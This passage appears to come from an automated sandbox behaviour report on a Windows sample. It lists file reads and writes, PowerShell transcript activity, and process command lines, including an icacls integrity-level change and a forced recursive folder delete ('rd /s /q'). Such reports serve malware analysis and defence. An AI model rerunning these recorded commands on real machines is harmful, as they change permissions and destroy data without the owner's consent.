C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_rgd2gy31.vwg.psm1	0	1	31	1	success or wait	1	7FFA4C10B526	WriteFile
C:\Users\user\Documents\20220420\PowerShell_transcript.377142.szj6FUBY.20220420092838.txt	0	3	ff		success or wait	1	7FFA4C10B526	WriteFile
C:\Users\user\Documents\20220420\PowerShell_transcript.377142.szj6FUBY.20220420092838.txt	3	642	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 34 32 30 30 39 32 38 34 30 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 33 37 37 31 34 32 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 70 6f 77	**********Windows PowerShell transcript startStart time: 20220420092840Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 377142 (Microsoft Windows NT 10.0.17134.0)Host Application: pow	success or wait	11	7FFA4C10B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_rgd2gy31.vwg.psm1	0	8144	31	1	success or wait	58	7FFA4C10B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 0f 00 00 00 09 00 00 00 10 00 00 00 0a 00 00 00 09 00 09 00 09 00 00 00 05 00 01 01 5e 00 08 00 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@e^@	success or wait	1	7FFA514CF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	38 00 00 02 04 00 00 00 00 00 00 00 01 00 00 00 fd 27 fd fd 11 e3 4c fd fd 7d 19 b2 0b fd 09 00 00 00 0e 00 0f 00	8'L}	success or wait	15	7FFA514CF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	15	53 79 73 74 65 6d 2e 4e 75 6d 65 72 69 63 73	System.Numerics	success or wait	15	7FFA514CF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	119	1	00		success or wait	10	7FFA514CF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1004	4	68 00 00 03	h	success or wait	1	7FFA514CF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1008	100	01 0e fd 00 02 0e fd 00 03 0e fd 00 04 0e fd 00 05 0e fd 00 06 0e fd 00 07 0e fd 00 08 0e fd 00 00 0e fd 00 09 0e fd 00 0a 0c fd 00 0b 0e fd 00 0c 0e fd 00 22 00 00 00 24 00 00 00 6a 00 00 00 fd 00 00 00 fd 00 00 00 fd 00 00 00 fd 00 00 00 18 00 00 00 57 00 00 00 0d 0c fd 00 0e 0c fd 00 0d 0e fd 00	"$jW	success or wait	1	7FFA514CF6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA50F7B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA50F7B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA50F7B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFA50F7B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFA510512E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA50F82625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA50F82625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA50F82625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFA510512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFA510512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFA510512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFA510512E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA50F7B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA50F7B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA50F7B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA50F7B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFA510512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFA510512E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFA510512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFA510512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFA510512E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA50F7B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFA50F7B9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFA50F662DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1228	success or wait	1	7FFA50F663B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFA510512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFA510512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFA510512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFA510512E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	141	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFA510512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFA510512E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **5188**, Parent PID: **684**

General

Target ID:	18
Start time:	09:28:39
Start date:	20/04/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\rundll32.exe" C:\Windows\system32\advpack.dll,DelNodeRunDLL32 "C:\Users\user\AppData\Local\Temp\IXP000.TMP\
Imagebase:	0x7ff74afc0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Completion	Count	Source Address	Symbol

Analysis Process: icacls.exe PID: **5196**, Parent PID: **6020**

General	
Target ID:	21
Start time:	09:28:46
Start date:	20/04/2022
Path:	C:\Windows\SysWOW64\icacls.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\ICACLS.EXE" "C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\." /SETINTEGRITYLEVEL (CI)(OI)LOW
Imagebase:	0xce0000
File size:	29696 bytes
MD5 hash:	FF0D1D4317A44C951240FAE75075D501
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **6344**, Parent PID: **5196**

General	
Target ID:	22
Start time:	09:28:46
Start date:	20/04/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff77f440000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **6744**, Parent PID: **6020**

General	
Target ID:	24
Start time:	09:28:52
Start date:	20/04/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c rd /s /q "C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\files"
Imagebase:	0x1100000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **1348**, Parent PID: **6744**

General

Target ID:	25
Start time:	09:28:53
Start date:	20/04/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff77f440000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

No disassembly